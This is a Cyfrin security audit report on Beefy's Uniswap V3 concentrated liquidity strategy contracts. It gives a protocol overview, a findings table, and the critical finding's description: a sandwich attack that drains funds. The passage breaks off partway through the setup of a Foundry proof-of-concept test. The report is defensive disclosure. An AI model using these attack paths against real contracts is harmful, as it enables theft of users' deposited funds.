Beefy Concentrated Liquidity Strategy Audit Report

Prepared by Cyfrin

Version 2.0

Lead Auditors

Dacian

carlitox477

April 6, 2024

Contents

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

3 Risk Classification

	Impact: High	**Impact: Medium**	**Impact: Low**
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Beefy is a Decentralized, Multichain Yield Optimizer that allows its users to earn compound interest on their crypto holdings.

To expand its functionality, Beefy developed a strategy to optimize yields obtained through Uniswap V3 LPs.

Uniswap V3 introduced the concept of concentrated liquidity, where users can decide the price range in which they want to provide liquidity, improving capital efficiency. This upgrade came with two main limitations:

- LP fees do not auto-compound: given the complexity of its implementation, fees do not auto-compound, forcing users to manually claim their earned fees and then compound them, leading to additional expenses in gas.
- Price range is enforced to be static: Users do not have the option to provide liquidity in a dynamic price range, such as one that includes the current price.

Beefy's concentrated liquidity strategy intends to address these two limitations.

General Idea:



Figure 1: General Idea

The black line refers to the current price, while the blue thin line represent the Time-Weighted Average Price (TWAP) in a given interval backwards, currently the last 6 minutes, acting as a moving average price. A maximum deviation from TWAP is set to define a calm zone where users can perform deposits and withdrawals.



Figure 2: Calm Zone Idea

On the other hand, Beefy sets a width within which the strategy is meant to provide liquidity. This range is meant to be updated each time a deposit or withdrawal is performed, at which point fees are compounded.



Figure 3: Main position Idea

However, given that fees are always paid in one token, it is highly likely that the position will become imbalanced when trying to compound. To manage this case, the excess token is provided in another price range by creating an alternate position. In this case, the price range is meant to be from the current price to the current price plus/minus Uniswap pool tick spacing, providing liquidity in a much narrower range.



Figure 4: Alt Position Idea

Implementation Details:

The Strategy is implemented in the smart contract `StrategyPassiveManagerUniswap` and is meant to work with any Uniswap V3 pool using standard ERC20 tokens; ERC777, deflationary/fee-on-transfer and rebasing tokens are explicitly not supported. Each new strategy instance is deployed through the `StrategyFactory` contract using a Beacon proxy pattern, saving gas when each instance is deployed. The creation is triggered through `StrategyFactory::createStrategy` however since proxy instance initialization is not enforced inside this function, the responsibility for initialization is implicitly delegated to the `createStrategy` caller.

The Strategy is operated by a Vault; every deposit and withdrawal is done through the Vault and each time one of these actions is performed, fees are compounded. In addition, compounded fees are locked for a given period before being available for withdrawal. Also, part of the earned fees are sent to:

- An address that must be specified before calling the harvest function (the default recipient is `tx.origin`)
- Beefy
- Strategist: Address specified during strategy initialization.

Centralization Risks:

An amount of centralization is part of Beefy's design; contracts have permissioned actors who can change key parameters and pause/unpause the protocol's operation. Beefy intends to operate these permissioned actors behind timelocked multi-sigs in order to reduce risk of abuse.

The Strategy contract is upgradeable meaning its implementation can be changed at any time. Users who engage with the protocol should have a high degree of trust in the Beefy team.

Economic Feasibility:

We have not evaluated the economic feasibility of the protocol; ie whether the protocol will be profitable or not. Currently the protocol allows users to deposit any amount > 0 of either asset and has no function to explicitly rebalance the protocol's assets. While Uniswap V3 explicitly supports single-sided liquidity, there could be valid economic reasons for the protocol to:

- enforce a ratio on deposits to maintain protocol assets within a balanced threshold
- implement a rebalancing function that can be explicitly called to force the protocol to rebalance its assets

Maintaining a balanced asset portfolio may increase the likelihood of the protocol becoming profitable by helping to mitigate potential impermanent loss.

5 Audit Scope

The following contracts were included in the scope for this audit:

```
contracts/protocol/beefy/StratFeeManagerInitializable.sol
contracts/protocol/concliq/StrategyProtocol.sol
contracts/protocol/concliq/StrategyPassiveManagerUniswap.sol
contracts/protocol/vault/BeefyVaultConcLiq.sol
contracts/protocol/vault/BeefyVaultConcLiqFactory.sol
```

6 Executive Summary

Over the course of 11 days, the Cyfrin team conducted an audit on the Beefy Concentrated Liquidity Strategy smart contracts provided by Beefy Finance. In this period, a total of 34 issues were found.

The findings consist of 1 Critical, 1 High, 4 Medium & 10 Low severity issues with the remainder being informational and gas optimizations.

Since Beefy calculates the LP range from the current tick in order to deploy its concentrated liquidity position, one major risk to the protocol is that an attacker can force Beefy to deploy its liquidity into an unfavorable range. Beefy being aware of this risk implements an `onlyCalmPeriods` check that prevents many functions from working if the pool has been abruptly manipulated.

In our 1 Critical finding we were able to bypass all of Beefy's protections against pool manipulation by finding two asymmetries in the enforcement of `onlyCalmPeriods` which allowed an attacker to completely drain the protocol's liquidity by forcing redeployment of Beefy's concentrated liquidity position into a very unfavorable range.

The only High finding involved the lack of a slippage parameter on a swap when Beefy converts fees into native tokens. One of the medium findings was similary related to an ineffective deadline parameter in the same swap.

Of the remaining 3 Medium findings one was related to tokens becoming permanently stuck and accumulating inside the `StrategyPassiveManagerUniswap` contract due to rounding issues, another was not removing existing token allowances when the uniswap router address is updated. The final Medium finding was related to updated protocol fees being unfairly retrospectively charged on pending unclaimed LP rewards.

The 10 Low findings were a wide mix of various issues leading to invalid states but which either had low impact or were unlikely to occur.

Protocol Invariants:

The Beefy team has not formalised any protocol invariants but as part of our protocol analysis we developed a number of proposed protocol invariants, all of which we were able to subsequently break:

1) Attacker should not be able to force Beefy into an unfavorable LP range (broken by manual review)
2) Native tokens (when not used in the pool's pair) should not accumulate in the `StrategyPassiveManagerUniswap` contract (broken by manual review and invariant fuzz testing)
3) Deposit should receive > 0 shares when depositing > 0 tokens (broken by stateless fuzz testing)
4) Withdraw should receive > 0 tokens when burning > 0 shares (broken by invariant fuzz testing)
5) Protocol should not revert for valid range of Uniswap V3 `sqrtPriceX96` (broken by stateless fuzz testing)
6) Contract owner should not be able to rug-pull users' deposited tokens (broken by manual review)

We recommend the project team formalize a list of protocol invariants and where suitable add tests (including stateless & stateful fuzz tests) which exercise the protocol invariants.

Fuzz Testing:

As part of our audit we used both stateless and stateful/invariant fuzz testing; all code for our fuzz testing was delivered to the protocol team as an additional deliverable at the conclusion of the audit.

There are many other invariants which could be added to our invariant fuzz testing suite; we recommend that the protocol team adds them as it will help in preventing future errors while the protocol is still in active development.

Due to the short nature of the audit we only used fuzz testing in a targeted manner where it would be likely to break the protocol and this turned out to be an effective strategy which found multiple invalid states.

Summary

Project Name	Beefy Concentrated Liquidity Strategy
Repository	experiments
Commit	14a313b76888...
Audit Timeline	Mar 18th - Apr 1st
Methods	Manual Review, Stateful Fuzzing

Issues Found

Critical Risk	1
High Risk	1
Medium Risk	4
Low Risk	10
Informational	9
Gas Optimizations	9
Total Issues	34

Summary of Findings

[C-1] Attacker can drain protocol tokens by sandwich attacking owner call to `setPositionWidth` and `unpause` to force redeployment of Beefy's liquidity into an unfavorable range	Resolved
[H-1] No slippage parameter on UniswapV3 swaps can be exploited by MEV to return fewer output tokens	Acknowledged
[M-1] `block.timestamp` used as swap deadline offers no protection	Acknowledged
[M-2] Native tokens permanently stuck in `StrategyPassiveManagerUniswap` contract due to rounding in `_chargeFees`	Resolved
[M-3] `StrategyPassiveManagerUniswap` gives ERC20 token allowances to `unirouter` but doesn't remove allowances when `unirouter` is updated	Resolved
[M-4] Update to `StratFeeManagerInitializable::beefyFeeConfig` retrospectively applies new fees to pending LP rewards yet to be claimed	Acknowledged
[L-1] Missing storage gap in `StratFeeManagerInitializable` can lead to upgrade storage slot collision	Resolved
[L-2] Upgradeable contracts don't call `disableInitializers`	Resolved
[L-3] Owner of `StrategyPassiveManagerUniswap` can rug-pull users' deposited tokens by manipulating `onlyCalmPeriods` parameters	Resolved
[L-4] `_onlyCalmPeriods` does not consider MIN/MAX ticks, which can DOS deposit, withdraw and harvest in edge cases	Resolved
[L-5] `StrategyPassiveManagerUniswap::withdraw` should call `_setTicks` before calling `_addLiquidity`	Resolved
[L-6] First depositor can massively inflate their share count by recycling deposits and withdrawals	Acknowledged
[L-7] `StrategyPassiveManagerUniswap::price` will revert due to overflow for large but valid `sqrtPriceX96`	Resolved
[L-8] Withdraw can return zero tokens while burning a positive amount of shares	Resolved
[L-9] Deposit can return zero shares when user deposits a positive amount of tokens	Resolved
[L-10] Some tokens will be stuck in the protocol forever	Resolved

[I-1] Using `pool.slot0` can be easily manipulated	Acknowledged
[I-2] `StrategyPassiveManagerUniswap::twapInterval` should be `uint32`	Resolved
[I-3] Consider enforcing a min TWAP interval in `StrategyPassiveManagerUniswap::setTwapInterval` to avoid dangerous assignment	Resolved
[I-4] Use existing `price` function in `StrategyPassiveManagerUniswap::_setAltTick`	Resolved
[I-5] Use existing `available` function in `BeefyVaultConcLiq::balances`	Resolved
[I-6] Rename `StrategyPassiveManagerUniswap::price` to `scaledUpPrice` to explicitly indicate returned price is scaled up	Resolved
[I-7] Use `Ownable2StepUpgradeable` instead of `OwnableUpgradeable`, `Ownable2Step` instead of `Ownable`	Acknowledged
[I-8] Use a specific version of Solidity instead of a wide version	Acknowledged
[I-9] `public` functions not used internally could be marked `external`	Resolved
[G-1] Cache storage variables in memory when read multiple times without being changed	Acknowledged
[G-2] Storage variables only assigned once in the constructor can be declared immutable	Acknowledged
[G-3] Cache array length outside of loops and consider unchecked loop incrementing	Acknowledged
[G-4] Optimize `StrategyPassiveManagerUniswap::_chargeFees` to remove unnecessary variables and eliminate duplicate storage reads	Acknowledged
[G-5] Don't call `_tickDistance` twice in `StrategyPassiveManagerUniswap::_setMainTick`	Resolved
[G-6] In `StrategyPassiveManagerUniswap` public functions should cache common inputs then pass them as parameters to private functions	Resolved
[G-7] Avoid unnecessary initialization to zero in `BeefyVaultConcLiq::deposit`	Resolved
[G-8] Fail fast in `BeefyVaultConcLiq:withdraw`	Acknowledged
[G-9] Use `calldata` instead of `memory` for function arguments that do not get mutated	Resolved

7 Findings

7.1 Critical Risk

7.1.1 Attacker can drain protocol tokens by sandwich attacking owner call to `setPositionWidth` and `unpause` to force redeployment of Beefy's liquidity into an unfavorable range

Description: When the owner of the `StrategyPassiveManagerUniswap` contract calls `setPositionWidth` and `unpause` an attacker can sandwich attack these calls to drain the protocol's tokens. This is possible because `setPositionWidth` and `unpause` redeploy Beefy's liquidity into a new range based off the current tick and don't check the `onlyCalmPeriods` modifier, so an attacker can use this to force Beefy to re-deploy liquidity into an unfavorable range.

Impact: Attacker can sandwich attack owner call to `setPositionWidth` and `unpause` to drain protocol tokens.

Proof of Concept: Add a new test file `test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol`:

```
pragma solidity 0.8.23;

import {Test, console} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin-4/contracts/token/ERC20/ERC20.sol";
import {BeefyVaultConcLiq} from "contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol";
import {BeefyVaultConcLiqFactory} from "contracts/protocol/concliq/vault/BeefyVaultConcLiqFactory.sol";
import {StrategyPassiveManagerUniswap} from
↪  "contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol";
import {StrategyFactory} from "contracts/protocol/concliq/uniswap/StrategyFactory.sol";
import {StratFeeManagerInitializable} from "contracts/protocol/beefy/StratFeeManagerInitializable.sol";
import {IStrategyConcLiq} from "contracts/interfaces/beefy/IStrategyConcLiq.sol";
import {IUniswapRouterV3} from "contracts/interfaces/exchanges/IUniswapRouterV3.sol";

// Test WBTC/USDC Uniswap Strategy
contract ConLiqWBTCUSDCTest is Test {
    BeefyVaultConcLiq vault;
    BeefyVaultConcLiqFactory vaultFactory;
    StrategyPassiveManagerUniswap strategy;
    StrategyPassiveManagerUniswap implementation;
    StrategyFactory factory;
    address constant pool = 0x9a772018FbD77fcD2d25657e5C547BAfF3Fd7D16;
    address constant token0 = 0x2260FAC5E5542a773Aa44fBCfeDf7C193bc2C599;
    address constant token1 = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
    address constant native = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    address constant strategist = 0xb2e4A61D99cA58fB8aaC58Bb2F8A59d63f552fC0;
    address constant beefyFeeRecipient = 0x65f2145693bE3E75B8cfB2E318A3a74D057e6c7B;
    address constant beefyFeeConfig = 0x3d38BA27974410679afF73abD096D7Ba58870EAd;
    address constant unirouter = 0xE592427A0AEce92De3Edee1F18E0157C05861564;
    address constant keeper = 0x4fED5491693007f0CD49f4614FFC38Ab6A04B619;
    int24 constant width = 500;
    address constant user     = 0x161D61e30284A33Ab1ed227beDcac6014877B3DE;
    address constant attacker = address(0x1337);
    bytes tradePath1;
    bytes tradePath2;
    bytes path0;
    bytes path1;

    function setUp() public {
        BeefyVaultConcLiq vaultImplementation = new BeefyVaultConcLiq();
        vaultFactory = new BeefyVaultConcLiqFactory(address(vaultImplementation));
        vault = vaultFactory.cloneVault();
        implementation = new StrategyPassiveManagerUniswap();
        factory = new StrategyFactory(keeper);

        address[] memory lpToken0ToNative = new address[](2);
```

```
        lpToken0ToNative[0] = token0;
        lpToken0ToNative[1] = native;

        address[] memory lpToken1ToNative = new address[](2);
        lpToken1ToNative[0] = token1;
        lpToken1ToNative[1] = native;

        uint24[] memory fees = new uint24[](1);
        fees[0] = 500;

        path0 = routeToPath(lpToken0ToNative, fees);
        path1 = routeToPath(lpToken1ToNative, fees);

        address[] memory tradeRoute1 = new address[](2);
        tradeRoute1[0] = token0;
        tradeRoute1[1] = token1;

        address[] memory tradeRoute2 = new address[](2);
        tradeRoute2[0] = token1;
        tradeRoute2[1] = token0;

        tradePath1 = routeToPath(tradeRoute1, fees);
        tradePath2 = routeToPath(tradeRoute2, fees);

        StratFeeManagerInitializable.CommonAddresses memory commonAddresses =
        ↪  StratFeeManagerInitializable.CommonAddresses(
            address(vault),
